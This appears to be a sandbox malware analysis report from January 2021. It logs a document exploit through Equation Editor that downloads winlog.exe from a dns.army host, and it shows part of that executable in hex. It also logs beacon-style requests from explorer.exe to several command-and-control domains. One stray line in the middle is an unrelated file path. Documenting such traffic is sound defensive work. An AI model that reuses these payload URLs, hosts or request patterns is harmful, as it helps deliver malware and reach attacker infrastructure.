Jan 27, 2021 07:20:14.647522926 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:14.869549036 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:14.869622946 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:14.869959116 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.092840910 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.092865944 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.092878103 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.092895031 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.093013048 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.093878031 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.313369036 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.313415051 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.313435078 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.313452005 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.313467026 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.313481092 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.313605070 CET	49165	80	192.168.2.22	103.99.1.149

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 07:20:15.313632965 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.314372063 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.314444065 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.314557076 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.314645052 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.534678936 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.534708023 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.534720898 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.534739971 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.534753084 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.534765005 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.534780979 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.534796953 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.534811974 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.534838915 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.534849882 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.534861088 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.534987926 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.535034895 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.535583019 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.535604954 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.535619974 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.535636902 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.535671949 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.535690069 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.538635015 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.756493092 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.756550074 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.756587982 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.756627083 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.756664991 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.756712914 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.756755114 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.756791115 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.756810904 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.756829023 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.756834030 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.756838083 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.756841898 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.756855011 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.756865978 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.756896973 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.756901979 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.756923914 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.756939888 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.756953955 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.756978989 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.756983042 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.757034063 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.757035017 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.757090092 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.757160902 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.757219076 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.757241011 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.757281065 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.757294893 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.757323980 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.757361889 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.757420063 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.757488012 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.757551908 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.757559061 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.757590055 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.757608891 CET	49165	80	192.168.2.22	103.99.1.149

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 07:20:15.757627010 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.757641077 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.757668972 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.757673979 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.757716894 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.757729053 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.757754087 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.757771015 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.757791996 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.757797956 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.757831097 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.757844925 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.757868052 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.757872105 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.757920980 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.761199951 CET	49165	80	192.168.2.22	103.99.1.149
Jan 27, 2021 07:20:15.978374004 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.978430033 CET	80	49165	103.99.1.149	192.168.2.22
Jan 27, 2021 07:20:15.978451967 CET	80	49165	103.99.1.149	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 07:20:14.562747002 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:20:14.628480911 CET	53	52197	8.8.8.8	192.168.2.22
Jan 27, 2021 07:21:23.729876041 CET	53099	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:21:23.797782898 CET	53	53099	8.8.8.8	192.168.2.22
Jan 27, 2021 07:21:28.994144917 CET	52838	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:21:29.338947058 CET	53	52838	8.8.8.8	192.168.2.22
Jan 27, 2021 07:21:40.837837934 CET	61200	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:21:40.899127007 CET	53	61200	8.8.8.8	192.168.2.22
Jan 27, 2021 07:21:46.088655949 CET	49548	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:21:46.165880919 CET	53	49548	8.8.8.8	192.168.2.22
Jan 27, 2021 07:21:51.705537081 CET	55627	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:21:51.890872002 CET	53	55627	8.8.8.8	192.168.2.22
Jan 27, 2021 07:21:57.284590006 CET	56009	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:21:58.284625053 CET	56009	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:21:58.699167967 CET	53	56009	8.8.8.8	192.168.2.22
Jan 27, 2021 07:21:58.757286072 CET	53	56009	8.8.8.8	192.168.2.22

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jan 27, 2021 07:21:58.757380009 CET	192.168.2.22	8.8.8.8	d016	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 07:20:14.562747002 CET	192.168.2.22	8.8.8.8	0x3d08	Standard query (0)	kungsb2sndygotchtsnp.dns.army	A (IP address)	IN (0x0001)
Jan 27, 2021 07:21:23.729876041 CET	192.168.2.22	8.8.8.8	0x708c	Standard query (0)	www.growingequity.fund	A (IP address)	IN (0x0001)
Jan 27, 2021 07:21:28.994144917 CET	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.opmania36.com	A (IP address)	IN (0x0001)
Jan 27, 2021 07:21:40.837837934 CET	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.kerifletcherrock.com	A (IP address)	IN (0x0001)
Jan 27, 2021 07:21:46.088655949 CET	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.rentapalla.com	A (IP address)	IN (0x0001)
Jan 27, 2021 07:21:51.705537081 CET	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.doxinlabs.com	A (IP address)	IN (0x0001)
Jan 27, 2021 07:21:57.284590006 CET	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.loimtech.com	A (IP address)	IN (0x0001)
Jan 27, 2021 07:21:58.284625053 CET	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.loimtech.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 07:20:14.628480911 CET	8.8.8.8	192.168.2.22	0x3d08	No error (0)	kungsb2sndygotchtsnp.dns.army		103.99.1.149	A (IP address)	IN (0x0001)
Jan 27, 2021 07:21:23.797782898 CET	8.8.8.8	192.168.2.22	0x708c	No error (0)	www.growingequity.fund	growingequity.fund		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 07:21:23.797782898 CET	8.8.8.8	192.168.2.22	0x708c	No error (0)	growingequity.fund		34.102.136.180	A (IP address)	IN (0x0001)
Jan 27, 2021 07:21:29.338947058 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.opmania36.com		156.240.35.23	A (IP address)	IN (0x0001)
Jan 27, 2021 07:21:40.899127007 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.kerifletcherrock.com	kerifletcherrock.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 07:21:40.899127007 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	kerifletcherrock.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 27, 2021 07:21:46.165880919 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.rentapalla.com		184.72.229.176	A (IP address)	IN (0x0001)
Jan 27, 2021 07:21:51.890872002 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.doxinlabs.com		103.24.200.168	A (IP address)	IN (0x0001)
Jan 27, 2021 07:21:58.699167967 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.loimtech.com		106.14.46.68	A (IP address)	IN (0x0001)
Jan 27, 2021 07:21:58.757286072 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.loimtech.com		106.14.46.68	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- kungsb2sndygotchtsnp.dns.army
- www.growingequity.fund
- www.opmania36.com
- www.kerifletcherrock.com
- www.rentapalla.com
- www.doxinlabs.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	103.99.1.149	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:20:14.869959116 CET	0	OUT	GET /kung2doc/winlog.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: kungsb2sndygotchtsnp.dns.army Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:20:15.092840910 CET	2	IN	HTTP/1.1 200 OK Date: Wed, 27 Jan 2021 06:20:11 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.2.34 Last-Modified: Tue, 26 Jan 2021 23:17:27 GMT ETag: "b8000-5b9d5dba8b629" Accept-Ranges: bytes Content-Length: 753664 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 07 a3 10 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 74 0b 00 00 0a 00 00 00 00 00 00 4a 93 0b 00 00 20 00 00 00 a0 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 f8 92 0b 00 4f 00 00 00 00 a0 0b 00 74 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 0b 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 50 73 0b 00 00 20 00 00 00 74 0b 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 74 06 00 00 00 a0 0b 00 00 08 00 00 00 76 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 c0 0b 00 00 02 00 00 00 7e 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2c 93 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 4c da 02 00 e4 70 02 00 03 00 00 00 05 00 00 06 30 4b 05 00 c8 47 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 28 25 00 00 0a 28 26 00 00 0a 00 de 02 00 dc 00 28 0b 00 00 06 02 6f 27 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 28 00 00 0a 00 02 16 28 29 00 00 0a 00 02 17 28 2a 00 00 0a 00 02 17 28 2b 00 00 0a 00 02 16 28 2c 00 00 0a 00 2a 4e 00 02 28 0d 00 00 06 6f 3f 08 00 06 28 2d 00 00 0a 00 2a 26 00 02 28 2e 00 00 0a 00 2a ce 73 2f 00 00 0a 80 01 00 00 04 73 30 00 00 0a 80 02 00 00 04 73 31 00 00 0a 80 03 00 00 04 73 32 00 00 0a 80 04 00 00 04 73 33 00 00 0a 80 05 00 00 04 2a 00 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 34 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 35 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 36 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 37 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 38 00 00 0a 0a 2b 00 06 2a 26 00 02 28 39 00 00 0a 00 2a 00 00 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 3a 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 06 00 00 02 28 3b 00 00 0a 6f 3c 00 00 0a 73 3d 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL`PtJ @ @Ot  H.textPs t `.rsrctv@@.reloc~@B,HLp0KG 0(%(&(o'*(((()(*(+(,*N(o?(-*&(.*s/s0s1s2s3*0~o4+*0~o5+*0~o6+*0~o7+*0~o8+*&(9*0<~(:,!rp(;o<s=~+*0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:21:23.848540068 CET	796	OUT	GET /oean/?gnj80=CJBh7xO8zrtpcTq&jvylC6k0=VZAj6Greo+wzdRR3y+9BSoe0Fg1VHX3dphRjh8ChsM9cVC7/tTrq8181uuZfup+KvkP/wA== HTTP/1.1 Host: www.growingequity.fund Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 07:21:23.988981009 CET	796	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 27 Jan 2021 06:21:23 GMT Content-Type: text/html Content-Length: 275 ETag: "600b4d2d-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	156.240.35.23	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:21:29.762418032 CET	797	OUT	GET /oean/?jvylC6k0=f3eeGK1+0gCIvCWlFxxcFkAkVp6uwJz7C95spmYKsMNPFPV4KfhW/w3yTMrsoyUuOs+/YQ==&gnj80=CJBh7xO8zrtpcTq HTTP/1.1 Host: www.opmania36.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:21:40.943027973 CET	798	OUT	GET /oean/?jvylC6k0=Opa2yxOMW+p6bOslAOO6h/1EkNB54ngFJAZHYsyvYxpw4UyGhwhjUO3aSMs8Sdr4Amozmg==&gnj80=CJBh7xO8zrtpcTq HTTP/1.1 Host: www.kerifletcherrock.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 07:21:41.083858013 CET	799	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 27 Jan 2021 06:21:41 GMT Content-Type: text/html Content-Length: 275 ETag: "600b4d16-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49169	184.72.229.176	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:21:46.294192076 CET	799	OUT	GET /oean/?gnj80=CJBh7xO8zrtpcTq&jvylC6k0=uJMS4n8m6ACsgyOWGpEiAtJtgQ+Goi3J4PdJxqA1a4iBE1ZCLNY3VJZ0KQbftK8zLMWD1g== HTTP/1.1 Host: www.rentapalla.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 07:21:46.428199053 CET	800	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 27 Jan 2021 06:21:46 GMT Content-Type: text/html; charset=UTF-8 X-Hstore: hstore16 X-Hrouter: hrouter4 Location: http://www.rentapalla.com/oean.php?gnj80=CJBh7xO8zrtpcTq&jvylC6k0=uJMS4n8m6ACsgyOWGpEiAtJtgQ+Goi3J4PdJxqA1a4iBE1ZCLNY3VJZ0KQbftK8zLMWD1g== Age: 0 X-Cache: MISS X-Cache-Hits: 0 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49170	103.24.200.168	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:21:52.073287010 CET	801	OUT	GET /oean/?jvylC6k0=0eja1hG/9tz86IL7VglQafiQyvHA2C4h7eUbaFgtY0eGgr750jLj1uDPdaibWffUDCzVWQ==&gnj80=CJBh7xO8zrtpcTq HTTP/1.1 Host: www.doxinlabs.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:21:52.253814936 CET	801	IN	HTTP/1.1 404 Not Found Date: Wed, 27 Jan 2021 06:21:52 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2032 Parent PID: 584

General

Start time:	07:19:53
Start date:	27/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13ffc0000
File size:	27641504 bytes
